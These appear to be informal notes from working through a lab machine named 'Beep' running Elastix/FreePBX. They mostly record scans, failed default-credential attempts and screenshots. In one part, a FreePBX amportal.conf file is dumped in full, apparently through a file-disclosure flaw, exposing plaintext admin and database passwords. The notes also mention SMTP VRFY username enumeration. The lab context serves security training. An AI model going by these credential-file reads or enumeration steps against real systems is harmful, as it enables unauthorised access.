Beep


-Pn -sV taking its time..




80 redirects to https
accept cert and get page

default creds, etc admin admin, 2007, eLaStIx dont work


try the same creds, hit cancel and get here

FreePBX 2.8.1.4



This file is part of FreePBX. # # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the License, or # (at your option) any later version. # # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # # This file contains settings for components of the Asterisk Management Portal # Spaces are not allowed! # Run /usr/src/AMP/apply_conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPDBUSER=asteriskuser # AMPDBPASS=amp109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of (root) command line scripts # AMPBIN=/var/lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x|hostname # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlite3 # or if you don't want FOP. # #FOPRUN=true FOPWEBROOT=/var/www/html/panel #FOPPASSWORD=passw0rd FOPPASSWORD=jEhdIekWmdjE # FOPSORT=extension|lastname # DEFAULT VALUE: extension # FOP should sort extensions by Last Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security. # Change this to whatever you want, don't forget to change the ARI_ADMIN_PASSWORD as well ARI_ADMIN_USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security. # Change this to a secure password. ARI_ADMIN_PASSWORD=jEhdIekWmdjE # AUTHTYPE=database|none # Authentication type to use for web admininstration. If type set to 'database', the primary # AMP admin credentials will be the AMPDBUSER/AMPDBPASS above. AUTHTYPE=database # AMPADMINLOGO=filename # Defines the logo that is to be displayed at the TOP RIGHT of the admin screen. This enables # you to customize the look of the administration screen. # NOTE: images need to be saved in the ..../admin/images directory of your AMP install # This image should be 55px in height AMPADMINLOGO=logo.png # USECATEGORIES=true|false # DEFAULT VALUE: true # Controls if the menu items in the admin interface are sorted by category (true), or sorted # alphabetically with no categories shown (false). # AMPEXTENSIONS=extensions|deviceanduser # Sets the extension behavior in FreePBX. If set to 'extensions', Devices and Users are # administered together as a unified Extension, and appear on a single page. # If set to 'deviceanduser', Devices and Users will be administered seperately. Devices (e.g. # each individual line on a SIP phone) and Users (e.g. '101') will be configured # independent of each other, allowing association of one User to many Devices, or allowing # Users to login and logout of Devices. AMPEXTENSIONS=extensions # ENABLECW=true|false ENABLECW=no # DEFAULT VALUE: true # Enable call waiting by default when an extension is created. Set to 'no' to if you don't want # phones to be commissioned with call waiting already enabled. The user would then be required # to dial the CW feature code (*70 default) to enable their phone. Most installations should leave # this alone. It allows multi-line phones to receive multiple calls on their line appearances. # CWINUSEBUSY=true|false # DEFAULT VALUE: true # For extensions that have CW enabled, report unanswered CW calls as 'busy' (resulting in busy # voicemail greeting). If set to no, unanswered CW calls simply report as 'no-answer'. # AMPBADNUMBER=true|false # DEFAULT VALUE: true # Generate the bad-number context which traps any bogus number or feature code and plays a # message to the effect. If you use the Early Dial feature on some Grandstream phones, you # will want to set this to false. # AMPBACKUPSUDO=true|false # DEFAULT VALUE: false # This option allows you to use sudo when backing up files. Useful ONLY when using AMPPROVROOT # Allows backup and restore of files specified in AMPPROVROOT, based on permissions in /etc/sudoers # for example, adding the following to sudoers would allow the user asterisk to run tar on ANY file # on the system: # asterisk localhost=(root)NOPASSWD: /bin/tar # Defaults:asterisk !requiretty # PLEASE KEEP IN MIND THE SECURITY RISKS INVOLVED IN ALLOWING THE ASTERISK USER TO TAR/UNTAR ANY FILE # CUSTOMASERROR=true|false # DEFAULT VALUE: true # If false, then the Destination Registry will not report unknown destinations as errors. This should be # left to the default true and custom destinations should be moved into the new custom apps registry. # DYNAMICHINTS=true|false # DEFAULT VALUE: false # If true, Core will not statically generate hints, but instead make a call to the AMPBIN php script, # and generate_hints.php through an Asterisk's #exec call. This requires Asterisk.conf to be configured # with "execincludes=yes" set in the [options] section. # XTNCONFLICTABORT=true|false # BADDESTABORT=true|false # DEFAULT VALUE: false # Setting either of these to true will result in retrieve_conf aborting during a reload if an extension # conflict is detected or a destination is detected. It is usually better to allow the reload to go # through and then correct the problem but these can be set if a more strict behavior is desired. # SERVERINTITLE=true|false # DEFAULT VALUE: false # Precede browser title with the server name. # USEDEVSTATE = true|false # DEFAULT VALUE: false # If this is set, it assumes that you are running Asterisk 1.4 or higher and want to take advantage of the # func_devstate.c backport available from Asterisk 1.6. This allows custom hints to be created to support # BLF for server side feature codes such as daynight, followme, etc. # MODULEADMINWGET=true|false # DEFAULT VALUE: false # Module Admin normally tries to get its online information through direct file open type calls to URLs that # go back to the freepbx.org server. If it fails, typically because of content filters in firewalls that # don't like the way PHP formats the requests, the code will fall back and try a wget to pull the information. # This will often solve the problem. However, in such environment there can be a significant timeout before # the failed file open calls to the URLs return and there are often 2-3 of these that occur. Setting this # value will force FreePBX to avoid the attempt to open the URL and go straight to the wget calls. # AMPDISABLELOG=true|false # DEFAULT VALUE: true # Whether or not to invoke the FreePBX log facility # AMPSYSLOGLEVEL=LOG_EMERG|LOG_ALERT|LOG_CRIT|LOG_ERR|LOG_WARNING|LOG_NOTICE|LOG_INFO|LOG_DEBUG|LOG_SQL|SQL # DEFAULT VALUE: LOG_ERR # Where to log if enabled, SQL, LOG_SQL logs to old MySQL table, others are passed to syslog system to # determine where to log # AMPENABLEDEVELDEBUG=true|false # DEFAULT VALUE: false # Whether or not to include log messages marked as 'devel-debug' in the log system # AMPMPG123=true|false # DEFAULT VALUE: true # When set to false, the old MoH behavior is adopted where MP3 files can be loaded and WAV files converted # to MP3. The new default behavior assumes you have mpg123 loaded as well as sox and will convert MP3 files # to WAV. This is highly recommended as MP3 files heavily tax the system and can cause instability on a busy # phone system. # CDR DB Settings: Only used if you don't use the default values provided by FreePBX. # CDRDBHOST: hostname of db server if not the same as AMPDBHOST # CDRDBPORT: Port number for db host # CDRDBUSER: username to connect to db with if it's not the same as AMPDBUSER # CDRDBPASS: password for connecting to db if it's not the same as AMPDBPASS # CDRDBNAME: name of database used for cdr records # CDRDBTYPE: mysql or postgres mysql is default # CDRDBTABLENAME: Name of the table in the db where the cdr is stored cdr is default # AMPVMUMASK=mask # DEFAULT VALUE: 077 # Defaults to 077 allowing only the asterisk user to have any permission on VM files. If set to something # like 007, it would allow the group to have permissions. This can be used if setting apache to a different # user then asterisk, so that the apache user (and thus ARI) can have access to read/write/delete the # voicemail files. If changed, some of the voicemail directory structures may have to be manually changed. # DASHBOARD_STATS_UPDATE_TIME=integer_seconds # DEFAULT VALUE: 6 # DASHBOARD_INFO_UPDATE_TIME=integer_seconds # DEFAULT VALUE: 20 # These can be used to change the refresh rate of the System Status Panel. Most of # the stats are updated based on the STATS interval but a few items are checked # less frequently (such as Asterisk Uptime) based on the INFO value # ZAP2DAHDICOMPAT=true|false ZAP2DAHDICOMPAT=true # DEFAULT VALUE: false # If set to true, FreePBX will check if you have chan_dadhi installed. If so, it will # automatically use all your ZAP configuration settings (devices and trunks) and # silently convert them, under the covers, to DAHDI so no changes are needed. The # GUI will continue to refer to these as ZAP but it will use the proper DAHDI channels. # This will also keep Zap Channel DIDs working. # CHECKREFERER=true|false # DEFAULT VALUE: true # When set to the default value of true, all requests into FreePBX that might possibly add/edit/delete # settings will be validated to assure the request is coming from the server. This will protect the system # from CSRF (cross site request forgery) attacks. It will have the effect of preventing legitimately entering # URLs that could modify settings which can be allowed by changing this field to false. # USEQUEUESTATE=true|false # DEFAULT VALUE: false # Setting this flag will generate the required dialplan to integrate with the following Asterisk patch: # https://issues.asterisk.org/view.php?id=15168 # This feature is planned for a future 1.6 release but given the existence of the patch can be used prior. Once # the release version is known, code will be added to automatically enable this format in versions of Asterisk # that support it. # USEGOOGLEDNSFORENUM=true|false # DEFAULT VALUE: false # Setting this flag will generate the required global variable so that enumlookup.agi will use Google DNS # 8.8.8.8 when performing an ENUM lookup. Not all DNS deals with NAPTR record, but Google does. There is a # drawback to this as Google tracks every lookup. If you are not comfortable with this, do not enable this # setting. Please read Google FAQ about this: http://code.google.com/speed/public-dns/faq.html#privacy # MOHDIR=subdirectory_name # This is the subdirectory for the MoH files/directories which is located in ASTVARLIBDIR # if not specified it will default to mohmp3 for backward compatibility. MOHDIR=mohmp3 # RELOADCONFIRM=true|false # DEFAULT VALUE: true # When set to false, will bypass the confirm on Reload Box # FCBEEPONLY=true|false # DEFAULT VALUE: false # When set to true, a beep is played instead of confirmation message when activating/de-activating: # CallForward, CallWaiting, DayNight, DoNotDisturb and FindMeFollow # DISABLECUSTOMCONTEXTS=true|false # DEFAULT VALUE: false # Normally FreePBX auto-generates a custom context that may be usable for adding custom dialplan to modify the # normal behavior of FreePBX. It takes a good understanding of how Asterisk processes these includes to use # this and in many of the cases, there is no useful application. All includes will result in a WARNING in the # Asterisk log if there is no context found to include though it results in no errors. If you know that you # want the includes, you can set this to true. If you comment it out FreePBX will revert to legacy behavior # and include the contexts. # AMPMODULEXML lets you change the module repository that you use. By default, it # should be set to http://mirror.freepbx.org/ - Presently, there are no third # party module repositories. AMPMODULEXML=http://mirror.freepbx.org/ # AMPMODULESVN is the prefix that is appended to tags in the XML file. # This should be set to http://mirror.freepbx.org/modules/ AMPMODULESVN=http://mirror.freepbx.org/modules/ AMPDBNAME=asterisk ASTETCDIR=/etc/asterisk ASTMODDIR=/usr/lib/asterisk/modules ASTVARLIBDIR=/var/lib/asterisk ASTAGIDIR=/var/lib/asterisk/agi-bin ASTSPOOLDIR=/var/spool/asterisk ASTRUNDIR=/var/run/asterisk ASTLOGDIR=/var/log/asteriskSorry! Attempt to access restricted file.
MPDBNAME=asterisk AMPDBUSER=asteriskuser # AMPDBPASS=amp109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE
#FOPPASSWORD=passw0rd FOPPASSWORD=jEhdIekWmdjE
Well none of these worked on the main page or admin page

webmin, well, pwnd one of these before
no default creds work yet


dayum


made a python vrfy script
 https://github.com/pentestmonkey/yaptest/blob/master/smtp-usernames.txt
well its not working


frepbx 2.5
